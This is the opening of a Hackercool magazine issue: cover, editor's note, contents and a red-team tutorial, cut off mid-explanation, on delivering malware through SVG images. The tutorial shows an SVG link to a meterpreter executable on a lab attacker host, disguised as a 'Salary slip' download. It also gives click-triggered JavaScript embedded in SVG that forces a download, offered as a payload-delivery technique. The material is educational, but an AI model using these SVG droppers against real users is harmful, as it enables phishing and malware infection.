

Simplifying Cyber Security since 2016

HACKERCOOL

April 2024 Edition 7 Issue 4

Learn how Black Hat Hackers hack

Gaining access with SVG images in RED TEAM HACKING

SOCIAL ENGINEERING

What is typosquatting and
how hackers use it?

WHAT'S NEW

Metasploit 6.4 & TOR 13

TOOL OF THE MONTH

Lynis - the auditing, system hardening tool

Copyright © 2016 Hackercool CyberSecurity (OPC) Pvt Ltd

All rights reserved. No part of this publication may be reproduced, distributed, or transmitted in any form or by any means, including photocopying, recording, or other electronic or mechanical methods, without the prior written permission of the publisher, except in the case of brief quotations embodied in critical reviews and certain other noncommercial uses permitted by copyright law. For permission requests, write to the publisher, addressed "Attention: Permissions Coordinator," at the address below.

Any references to historical events, real people, or real places are used fictitiously. Names, characters, and places are products of the author's imagination.

Hackercool Cybersecurity (OPC) Pvt Ltd.
Banjara Hills, Hyderabad 500034
Telangana, India.

Website :
www.hackercoolmagazine.com

Email Address :
admin@hackercoolmagazine.com



HACKERCOOL

Simplifying Cybersecurity

Information provided in this Magazine is strictly for educational purpose only.

Please don't misuse this knowledge to hack into devices or networks without taking permission. The Magazine will not take any responsibility for misuse of this information.

Then you will know the truth and the truth will set you free.
John 8:32

Editor's Note

Edition 6 Issue 4

Welcome to the April 2024 Issue of Hackercool Magazine. Yeah, I know we are releasing our April 2024 Issue in the month of July 2024, instead of releasing at least our June 2024 Issue. This is far beyond asking for apology. So, we will cut that short and go directly to what this Issue has got for you. We start this Issue with a Red Team hacking tutorial. You should have noticed that lot of Black Hat Hacker groups are increasingly using SVG images to deliver their payloads and gain access nowadays. So, in this issue we bring to our readers an article on different ways to gain access using SVG images.

Next, you will learn in detail about typosquatting, a social engineering attack being used by Black Hat hackers in real-world. Then you will learn about two vulnerabilities disclosed recently: LG WebOS vulnerability and Linux xgutil vulnerability.

The latest version of Metasploit, Metasploit 6.4 has been released. How could we move to our next Issue without explaining to our readers about all the new features added to the latest version of the most popular pen testing tool. Similarly, the latest version of privacy focused browser, Tor 13 has also been released. We have brought our readers new features in it too. In Tool of the month feature, we bring you Lynis, the security auditing tool for Linux. We end this Issue with an article on what to do to secure your banking apps.

**"ALTHOUGH COBALT STRIKE IS A LEGITIMATE PIECE OF SOFTWARE, SADLY
CYBERCRIMINALS HAVE EXPLOITED ITS USE FOR NEFARIOUS PURPOSES,"
- PAUL FOSTER, DIRECTOR OF THREAT LEADERSHIP AT THE NCA**

INSIDE

See what our Hackercool Magazine April 2023 Issue has in store for you.

1. Red Team Hacking:

Gaining access with SVG Images.

2. Social Engineering:

Typosquatting.

3. Vulnerability for beginners:

Util-linux vulnerability.

4. Vulnerability for beginners:

LG WebOS vulnerabilty.

5. What's New:

Metasploit 6.4.

6. What's New:

TOR browser 13.

7. Tool Of The Month:

Lynis.

8. Cybersecurity:

How secure are banking apps? Here are some key steps all banks and users should be following.

Downloads

Other Useful Resources


Gaining access with SVG Images

RED TEAM HACKING

Threat landscape constantly evolves trying to bypass the security mechanisms protecting systems and resources of the intended target. One such tactic being increasingly used by threat actors nowadays to deliver payloads is through SVG image files. Almost all threat actors are using SVG images as delivery vectors to deliver payloads. Using SVG images to deliver malware or payloads is not a new phenomenon. It has been in use for a long time now. Exactly, one year ago, we have explained to our readers in our Hackercool Magazine how SVG files are used in HTML smuggling. However, recently apart from being used in HTML smuggling SVG images are being used directly in execution chains or infection chains. This article explains in detail, how SVG images can be used to deliver payloads.

What Is an SVG Image?

Scalable Vector Graphics (SVG) images are a type of images just like JPG, GIF and PNG but unlike them which are raster based, SVG images are defined in a vector graphics format and are stored in XML text files. SVG images can be scaled in size without loss of quality unlike JPG, GIF or PNG.



Raster
GIF, JPEG, PNG



Vector
SVG

(Image Source: Wikipedia)


As SVG images can be stored as XML text files, they can be edited with text editors or vector graphics editor and are rendered by almost all web browsers. Let's create a SVG image manually. But how does this delivery of malware through SVG images work.

Let's create a simple SVG image first. As I was saying from the beginning, SVG images can be created with code unlike other image formats. Let's create a simple circle image with green stroke and yellow. Here's the code.

```
<svg height="100" width="100">
  <circle cx="50" cy="50" r="40" stroke="black" stroke-width="3"
fill="red" />
</svg>
```

```
<svg width="100" height="100" xmlns="http://www.w3.org/2000/svg">
  <circle r="45" cx="50" cy="50" fill="red" />
</svg>
```


Here's the output.



Since you have now understood everything about SVG images, let's see how to deliver payloads with them. Just like HTML, SVG images too support linking to content with the file or external content from other sources. This content can be XML documents, images, videos or other files (read payloads) as you will see now. The simplest way of doing this is by using an element or href attribute of HTML. Here's the code.


```
<svg width="100" height="100" xmlns="http://www.w3.org/2000/svg">
// <a href="" download="filename">
  <circle r="45" cx="50" cy="50" fill="red" />
  <text x="10" y="50" fill="white">Download</text>
</a>
</svg>
```

And here's the result.



Of course, clicking on the link in the image, doesn't download anything yet, as we have not specified any URL to the "a" element yet. Let's set a link now.

1) Downloading the payload when a link in the SVG image is clicked

For this tutorial, I am going to download meterpreter payload created by msfvenom hosted on the attacker machine (Kali Linux).

```
(kali@221vm)-[~/Desktop]
$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Now, we can just directly add the URL of this file to the element of the SVG image.

```
<svg width="100" height="100" xmlns="http://www.w3.org/2000/svg">
// <a href="http://192.168.40.148:8000/shell_148_8383.exe" download="Salary slip">
  <circle r="45" cx="50" cy="50" fill="red" />
  <text x="10" y="50" fill="white">Download</text>
</a>
</svg>
```


Just hover on the link in the image to see the URL it points to.



Download



http://192.168.40.148:8000/shell_148_8383.exe

Now, click on the download link. This will download our payload from the attacker machine.

```
(kali@221vm)-[~/Desktop]
$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
^[[B^[[B192.168.40.150 - - [08/May/2024 02:17:01] "GET /shell_148_83
83.exe HTTP/1.1" 200 -
```



Download

What do you want to do with
shell_148_8383.exe?
From: 192.168.40.148

Run

Save



Cancel



All nice and good. But don't you think it would be nice if our payload gets downloaded as soon as someone clicks on the SVG image instead of clicking on any link placed inside the SVG image. There are higher chances of the target user clicking on the SVG image when opened instead of he/she clicking on the link inside the SVG image (Moreover, this will seem like a normal image). We can create that too. This was be done using JavaScript. We have already seen earlier that JavaScript can be embedded inside the SVG image. But, before I explain to you about this method, you have to learn about something else.

Blobs

What are Blobs? Blobs in JavaScript means "Binary Large Object" and it is a file like object that is used o store raw data. The data stored by Blobs need not be necessarily be format understood by JavaScript. To create a Blob in JavaScript we have to use the Blob() constructor.

What are functions in JavaScript?

A function in JavaScript is a block of code designed to perform a particular task. Every programming and scripting language have a feature where you add code that needs to be reused. For example, modules in Python and libraries in Windows.

What are methods in JavaScript?

Methods in JavaScript are similar to functions. In fact, they are functions that are associated with a particular object. They are used to perform a specific task on an object.

CreateElement() method in JavaScript

The CreateElement() method in JavaScript creates a new HTML element with the name specified inside brackets.

URL.CreateObjectURL() method

The static method URL.CreateObjectURL() in JavaScript creates a string containing a URL representing the object given in parameter (value specified in brackets).

appendChild() and removechild() methods in JavaScript

The appendchild() method adds a node to the end of the list of children specified by the parent node. Similarly removechild() removes an element's child.

"Hacking is exploiting security controls either in a technical, physical or a human-based element." -Kevin Mitnick

Method(Object)

That's all you have to learn now. Here's the code to create an SVG image that downloads something when someone clicks on the image.

```
<svg xmlns="http://www.w3.org/2000/svg" width="400" height="180">
  <script type="text/ecmascript">
    <![CDATA[
      function download_file() {
        var content = 'Welcome to Hackercool Cybersecurity.';
        var blob = new Blob([content], { type: 'text/plain' });

        var a = document.createElement('a');
        a.href = URL.createObjectURL(blob);
        a.download = 'hc.txt';
        document.body.appendChild(a);
        a.click();
        document.body.removeChild(a);
      }
    ]]>
  </script>

  <!-- SVG content goes here -->
  <rect x="50" y="20" width="150" height="150" fill="blue" onclick="download_file()" />
</svg>
```

Let me explain the above code line by line.

<svg xmlns= http://www.w3.org/2000/svg width= “400” height= “180”>

.....code.....

</svg>

This has been already explained above. <svg xmlns specifies the XML namespace of the document.

<script type= “text/ecmas script”>

.....code.....

</script>

This is JavaScript of course.


```
<!(CDATA (  
.....code.....  
))>
```

CDATA stands for character data. We include this in this file to indicate that data between these strings should not be interpreted as XML markup (which is usual) but should be considered as character data. Every SVG document is based on XML main structural element and if you try to create the same script without these tags, it will throw up an XML error.

```
function download_file () {  
...code....  
}
```

This creates a new function named `download_file()`.

```
var content = "Welcome to Hackercool cybersecurity"
```

This command creates a new variable named "content" and assigning the value "Welcome to Hackercool Cybersecurity" to it.

```
var blob = new Blob ([content]) {type:'text/plain'}
```

Then we create another new variable named "blob" and use the Blob construct to include the contents of the variable "content" to it.

```
var a = document.createElement ('a');
```

We are creating another variable named "a" and assigning the value of create HTML element named "a".

```
a.href = URL.createObjectURL(blob);
```

Then we create the string content from the URL to the content of the variable blob. Then we assign it to the href attribute of element "a".

```
a.download = "hc.txt";
```

The content of hyperlink will be downloaded to the file 'hc.txt'.

```
document.body.appendChild(a);
```

This appends the node.

a.click();

Simulates a mouse click on the element and subsequently the image.

document.body.removeChild(a);

Removes the node.

onclick = "download_file()"/>

